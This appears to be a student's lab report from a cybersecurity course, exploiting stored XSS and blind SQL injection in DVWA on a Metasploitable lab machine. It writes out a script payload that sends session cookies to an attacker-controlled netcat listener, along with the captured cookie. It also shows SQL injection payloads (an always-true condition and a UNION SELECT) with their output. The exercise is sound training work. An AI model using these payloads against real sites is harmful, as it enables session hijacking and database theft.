EPICODE

CYBERSECURITY COURSE

BY MAX ALDROVANDI

17/05/2024

Web-site: https://epicode.com/it

Locality:

Via dei Magazzini Generali,
6 Roma, Lazio 00154, IT

PRACTICE EXERCISE S6/L5

TRACK AND REQUIREMENTS:

In today's exercise, you are asked to exploit the vulnerabilities:

- XSS stored.
- SQL injection blind.


Present on the DVWA application running on the Metasploitable lab machine, where the security level=LOW should be preconfigured.

Purpose of the exercise:

- Retrieve session cookies of XSS stored victims and send them to a server under the attacker's control.
- Retrieve the passwords of users on the DB (exploiting SQLi).

- CONNECTING KALI CON METASPLOITABLE

First we set up both kali and meta on the internal network card, and then verified that they were pinging




Rete

☑ Abilita scheda di rete

Connessa a: Rete interna

Nome: intnet



File Actions Edit View Help
Workspace 1 Workspace 2 Workspace 3 Workspace 4

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.40.200
PING 192.168.40.200 (192.168.40.200) 56(84) bytes of data.
64 bytes from 192.168.40.200: icmp_seq=1 ttl=64 time=18.6 ms
64 bytes from 192.168.40.200: icmp_seq=2 ttl=64 time=1.46 ms
64 bytes from 192.168.40.200: icmp_seq=3 ttl=64 time=12.2 ms
^C
── 192.168.40.200 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.459/10.746/18.556/7.057 ms

┌──(kali㉿kali)-[~]
└─$ 
```

- LOWERING SECURITY DVWA

We went to the DVWA by entering the IP address of Metasploitable on the KALI browser and then setting the security level to low.



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: high
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

- STORED CROSS SITE SCRIPTING (XSS)

Cross-Site Scripting (XSS) is a type of **security vulnerability** typically found in **web applications**. It allows attackers to inject malicious scripts into content from otherwise trusted websites. The scripts can then execute in the context of the user's browser, leading to a range of malicious activities.

To perform this type of attack in our exercise we placed a script inside the 'XSS stored' section that would allow us to steal session cookies.

To do this, we initially tested that it was possible to insert executable text within the site by first entering a name, in this case ‘Topolino’, and then entering the name anticipated by some executable text in 'HTML' (***<i>Topolino***) trying to figure out if the site would run such a command.



Vulnerability: Stored Cross Site Scripting (XSS)


Name * TOPO

Message * TOPOLINO

Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: test
Message: This is a test comment.

Name: TOPO
Message: TOPOLINO

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Here we entered the name without executable text.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * <i>TOPO


Message * <i>TOPOLINO

Name: test
Message: This is a test comment.

Name: TOPO
Message: TOPOLINO

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: TOPO
Message: TOPOLINO

Name: TOPO
Message: TOPOLINO


As you can see the font in the comment of the web page was changed to italics, so it ran the command we had entered earlier.

We then proceeded to insert a script that would allow us to steal session cookies.

<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>

To do this, we **initially** had to **enlarge the maximum number** of **characters** that could be entered in the input by going to the front-end part of the site and modifying it.

Next, we inserted the script.



192.168.40.200/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * cookie

Message *

Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


```
<tbody>
  <tr>…</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
    </td>
  </tr>
  <tr>…</tr>
</tbody>
</table>
```

html › body.home › div#container › div#main_body › div.body_padded › div.vulnerable_code_area › form › table › tbody › tr › td › textarea

```
element {
}
input, textarea, select {
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body {
  font-size: 13px;
}
Inherited from div#container
```

Select a Flex container or item to continue.

CSS Grid is not in use on this page




Vulnerability: Stored Cross Site Scripting (XSS)

Name * cookie

Message * <script>window.location='http://192.168.40.100:12345 /?cookie='+document.cookie</script>

Name: test
Message: This is a test comment.

Before sending the script, we put 'netcat' listening on kali, then sent the script and looked at the result.


Workspace 1 Workspace 2 Workspace 3 Workspace 4
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=849505d95efd92bf66eb6c503c831800 HTTP/1.1
Host: 192.168.40.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.200/
Upgrade-Insecure-Requests: 1
```


- SQL INJECTION BLIND

SQL Injection is a common security vulnerability that allows attackers to interfere with the queries an application makes to its database. In a **Blind SQL Injection attack**, the attacker **doesn't directly see the result of the injected query**, making it more challenging but still potentially very damaging. Instead, the attacker gathers information by observing the behavior of the application and the responses it produces.

To perform this type of attack in our exercise, we started by entering an always true condition in the qwery within the 'SQL Injection (blind)' section to see how the site would react.

To insert this always true condition we used the command:

1’ OR ‘1’=’1



Vulnerability: SQL Injection (Blind)

User ID: 1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

After verifying that the site was vulnerable to this type of attack, we proceeded by inserting **UNION commands** into the qwery with the purpose of obtaining as output more information about the database due to the intersection of multiple qweries.

So we proceeded by first entering the command:

1’ UNION SELECT 1, database()#

To output the name of the database.



Vulnerability: SQL Injection (Blind)

User ID: NION SELECT 1, database()#

```
ID: 1' UNION SELECT 1, database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database()#
First name: 1
Surname: dvwa
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

